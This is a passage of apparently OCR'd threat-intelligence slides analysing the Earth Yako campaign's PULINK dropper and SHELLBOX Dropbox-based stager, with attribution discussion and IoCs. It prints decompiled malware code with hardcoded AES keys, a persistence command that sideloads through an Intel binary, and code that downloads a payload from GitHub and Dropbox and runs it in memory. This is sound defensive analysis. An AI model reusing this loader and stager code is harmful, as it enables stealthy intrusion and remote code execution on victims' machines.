      :allocator<char>_u0020>_u0020>_u0020>, 0, 12);
    vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>
      \u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>\u0020>\u0020>* ptr = <Module>.get_MuiCache
      (&vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,st
      d::allocator<char>_u0020>_u0020>_u0020>);
    try
    {
        if ((*(ref
          vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,
          std::allocator<char>_u0020>_u0020>_u0020> + 4) -
          vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,
          std::allocator<char>_u0020>_u0020>_u0020>) / 24 >= 20)
        {
            Ms_word.release_file();
        }
    }
    catch
    {
        <Module>.___CxxCallUnwindDtor(ldftn(std.vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>
          \u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>\u0020>\u0020>.{dtor}), (void*)
          (&vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char
          >,std::allocator<char>_u0020>_u0020>_u0020>));
        throw;
    }
    <Module>.std.vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>
      \u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std::allocator<char>\u0020>\u0020>\u0020>._Tidy(ref
      vector<std::basic_string<char,std::char_traits<char>,std::allocator<char>_u0020>,std::allocator<std::basic_string<char,std::char_traits<char>,std:
      :allocator<char>_u0020>_u0020>_u0020>);
}
```

MS_word.release_file() exported in Wordcnv.dll

Loaders (PULINK)

- PULINK is a dropper of SHELLBOX, written in C#
  - Decrypt encrypted SHELLBOX (igfx.dll) and its loader (igfxx.exe), which are embedded in its resource, by AES128-CBC with hardcoded base key
  - Drop the payloads in %APPDATA%\Microsoft\Intel

```
public static void release_file()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Microsoft\\Intel";
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    try
    {
        byte[] array = new byte[Resource.igfxxe.Length];
        Array.Copy(Resource.igfxxe, array, Resource.igfxxe.Length);
        array = Ms_word.AES_Decrypt(array, "sidhioos*#hfFD23b!9");
        File.WriteAllBytes(text + "\\igfxxe.exe", array);
        array = new byte[Resource.igfx.Length];
        Array.Copy(Resource.igfx, array, Resource.igfx.Length);
        array = Ms_word.AES_Decrypt(array, "sidhioos*#hfFD23b!9");
        File.WriteAllBytes(text + "\\igfx.dll", array);
        Ms_word.plnk(text + "\\igfxxe.exe", text + "\\igfx.dll");
    }
    catch (Exception)
    {
    }
}
```

Key = hexstring(MD5("sidhioos*#hfFD23b!9"))
IV = Key[8:24]


Loaders (PULINK)

- Then achieve persistence by creating a shortcut in Startup with following parameter

Path to SHELLBOX DLL

```
%appdata%\Microsoft\Intel\igfxxe.exe run %appdata%\Microsoft\Intel\igfx.dll 0 C:\AppData\Local\Intel\Games\123;
```

Intel's legitimate app originally named "GfxDownloadWrapper.exe"



"GfxDownloadWrapper.exe" will run given DLL with correct params

```
if (args.Length == 4 && args[0].ToString() == "run")
{
    string gameID = args[3].Split(new string[]
    {
        "AppData\\Local\\Intel\\Games\\"
    }, StringSplitOptions.RemoveEmptyEntries)[1].Split(new char[]
    {
        ';'
    })[0].Trim();
    try
    {
        Assembly assembly = Assembly.LoadFile(args[1]);
        if (assembly != null)
        {
            string text = args[2];
            if (text != null)
            {
                if (text == "0")
                {
                    num = Program.InvokeDll(assembly, "ApplyRecommendedSettings", args[3]);
                    Program.WriteStatus((num == 0 || num == 2) ? 1 : 0, gameID);
                    return num;
                }
```

Check if the first param is "run"

If third param is 0, then invoke given DLL's ApplyRecommendedSettings function

SHELLBOX

- Yet another Dropbox API based stager but written in C#
  - In this case, SHELLBOX tries to obtain access token for Dropbox via two servers
    - At first, access the hardcoded GitHub's repo to obtain token-hosting URL
      - hxxps://github[.]com/lettermaker/topsuggestions/blob/main/README.md
    - Then access the obtained URL to receive access token for Dropbox
      - hxxp://45[.]32[.]13[.]214/readme_v1.1.txt (current location, but innaccesible)

Download encrypted URL string from hardcoded GitHub repo, then decrypt by AES128-CBC with hardcoded base key

```
try
{
    input = webClient.DownloadString("https://github.com/lettermaker/topsuggestions/blob/main/README.md");
}
catch (Exception)
{
    try
    {
        webClient.Proxy = Class1.System_proxy();
        input = webClient.DownloadString("https://github.com/lettermaker/topsuggestions/blob/main/README.md");
    }
    catch (Exception)
    {
    }
}
string password = "dsiieio(#ifvi49JE39";
byte[] bytes = Dropbox.AES_Decrypt(Convert.FromBase64String(Regex.Match(input, "-----.*?-----").Value.Replace('-', ' ').Trim()), password);
return Encoding.Default.GetString(bytes);
}
```

Current encrypted string in GitHub

SHELLBOX

- Once successfully received access token, then download the encrypted .NET assembly and execute it by Assembly.Load


Download encrypted payload from Dropbox with path "d1/m1", then decrypt and run on memory

```
public static void wms_run()
{
    Dropbox dropbox = new Dropbox();
    dropbox.get_dropbox_token(Class1.Get_URL());
    GC.Collect();
    byte[] buffer = dropbox.download_data(dropbox.token, "d1/ml");
    string password = "ejicjik90#$09xcgkdDJFJDma";
    byte[] buffer2 = Dropbox.AES_Decrypt(buffer, password);
    GC.Collect();
    Class1.Execute_bytes(buffer2, dropbox.token);
}
```

```
private static void Execute_bytes(byte[] buffer, string token)
{
    new WebClient();
    try
    {
        MethodInfo entryPoint = Assembly.Load(buffer).EntryPoint;
        string[] array = new string[]
        {
            token
        };
        ParameterInfo[] parameters = entryPoint.GetParameters();
        if (parameters != null && parameters.Length != 0)
        {
            Console.WriteLine(parameters[0]);
            entryPoint.Invoke(null, new object[]
            {
                array
            });
        }
        else
        {
            entryPoint.Invoke(null, null);
        }
    }
```


GitHub Account

- hxxps://github[.]com/lettermaker/
  - Active since June in 2022 at least
  - Only one repository
  - commit log in UTC+9



Commit log of "topsuggestions" repo

```
> git log
commit 8096616226d9cf1ca61ff16926c5d8bb80fe74ed (HEAD -> main, origin/main, origin/HEAD)
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Tue Aug 2 17:18:24 2022 +0900

    Update README.md

commit 2d1df3d9afdd2391ef579db660f087ecce149cc2
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Tue Aug 2 16:58:23 2022 +0900

    Update README.md

commit c5cf9aca0a3ede5693c8d08625ba642ff3c2b654
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Fri Jul 22 15:22:02 2022 +0900

    Update README.md

commit 6cf05a4c7ccab744a3f3febea4ec70f4435a592f
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Thu Jun 23 20:52:23 2022 +0900

    Create README.md

    a

commit b2761b5bc0b6e254989a8a2bc800a66c80fe0c04
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Thu Jun 23 18:41:10 2022 +0900

    Update README.md

commit 80bb5cb621075551cf83b717987f9cdc37985dee
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Thu Jun 23 18:40:43 2022 +0900

    Update README.md

commit 02faa9742ec409c71b79eb6a3caf07e159ea6eab
Author: lettermaker <108050087+lettermaker@users.noreply.github.com>
Date:   Thu Jun 23 15:11:49 2022 +0900

    Create README.md
```


GitHub Account (topsuggestions repo)

- Digging the commit log more!

Commit in June 23: Add encrypted URL first time


```
26  -
16  + -----3p6nXcpopMpGzMxnQ7SjMtBuPXvBSQ0VJ+QSjwvx9I4=-----
```

Base64 + AES128-CBC

Key=hexstring(MD5(“dsiieio(#ifv49JE39”))
IV=Key[8:24]

hxxp://45[.]32[.]13[.]214/token.txt

Commit in June 23: non-malicious HTML to hide encrypted URL



Possible Attribution

Possible attribution of Earth Yako

Diamond Model of Earth Yako

Technical Axis

- ✓ Spear-phishing
- ✓ DLL Sideloading
- ✓ MS13-098/CVE-2013-3900
- ✓ Abuse of legitimate services registered by protonmail


ADVERSARY

Group:
- ✓ Earth Yako

Campaign:
- ✓ Operation RestyLink

Social-Political Axis

- ✓ Economic Security, Energy, Science and Technology policy
- ✓ Situation in East Asia



CAPABILITY

Tools:
- ✓ Link Downloader
- ✓ Custom payloads
  - ✓ MIRRORKEY
  - ✓ TRANSBOX
  - ✓ PLUGBOX
  - ✓ SHELLBOX

INFRASTRUCTURE

- ✓ Legitimate service (Dropbox, GitHub)
- ✓ Hosting service IPs located in JP
- ✓ Use of Protonmail to register cloud services

VICTIM

Geography:
- ✓ Taiwan and Japan

Industry:
- ✓ Academic and Thinktank industry
- ✓ Targeting researchers specializing Economic Security, Energy and Economy

Possible Attribution


- We don't have strong evidence linking to an existing actors so far
- But based on the NTT Security Japan's report, following actors are possible candidates for Operation RestyLink
  - Darkhotel
  - Kimusky
  - APT29
  - TA426
- Adding to them, although with low credibility, we introduce another possible candidates
  - This should not be considered as a definitive conclusion, we just suggest more possibilities

Possible Attribution: APT10 (Low credibility)

- Who is APT10?
  - APT10 is a threat actor believed to be based in China, targeting various sectors around the world including JP
- Why?
  - MIRROKEY's AES implementation in payload decryption is mostly matched to AES implementation in ChChes/RedLeaves
    - But this implementation could possibly be publicly available library so this could not be strong evidence
  - In the perspective of victimology, the target of Earth Yako and APT10 are consistent

Comparing AES implementation

Primary: MIRRORKEY
Secondary: ChChes



Sample hash: `b1bf4111980cf3eaf33433914de10dd6f39f8602`

Possible Attribution: APT29 (Low credibility)

- Who is APT29?
  - APT29 is believed to be based in Russia, mainly targeting Western governments and related organizations
  - As long as we know, Japan and Taiwan are not target so far
- Why?
  - Cluster25 and Unit42 published a report of campaign by APT29, which TTPs (Use of ISO, LNK and Dropbox API) are quite similar to the one used in this campaign
    - https://blog.cluster25.duskrise.com/2022/05/13/cozy-smuggled-into-the-box
    - https://unit42.paloaltonetworks.com/cloaked-ursa-online-storage-services-campaigns/
    - But the codebase was totally different

Conclusion

Key Takeaways

- ✓ Earth Yako is targeting academic and thinktank mainly in Japan and occasionally in Taiwan since Juanuary in 2022 at least
- ✓ Same TTPs are used throughout the campaign, but the toolsets are updated frequently
- ✓ We introduced a possible relationship with existing threat actors, such as APT10 and APT29, but still undetermined
- ✓ IoCs will be shared

At last but not least

- Research on Earth Yako is still in progress, but we believe that sharing intelligence is the fast and powerful way to proceed our research
- We also believe that continuous attribution is important, because threat actors are not a monolithic/static group anymore and they might keep changing members and tools over time
- Thank you!

Thank you

IoC

sha1	detection
2b6133d54caa9d9b34d5ba9385ed1e8f6c22642c	Trojan.Win32.MIRRORKEY.ZJJH
c1a2799d4f3e4caf62a6e9aa58ea4b8592493221	TrojanSpy.Win32.TRANSBOX.ZJJH.enc

domain / ip
t54rf[.]driveshoster[.]com
sourcebc9b[.]driveshoster[.]com
fr5yt[.]driveshoster[.]com
6bfeeb71c[.]disknxt[.]com
fd471sx[.]disknxt[.]com
devbfe2[.]disknxt[.]com
fe6beb71c[.]disknxt[.]com
45[.]32[.]13[.]214
hxxps://github[.]com/lettermaker/topsuggestions/blob/main/README.md

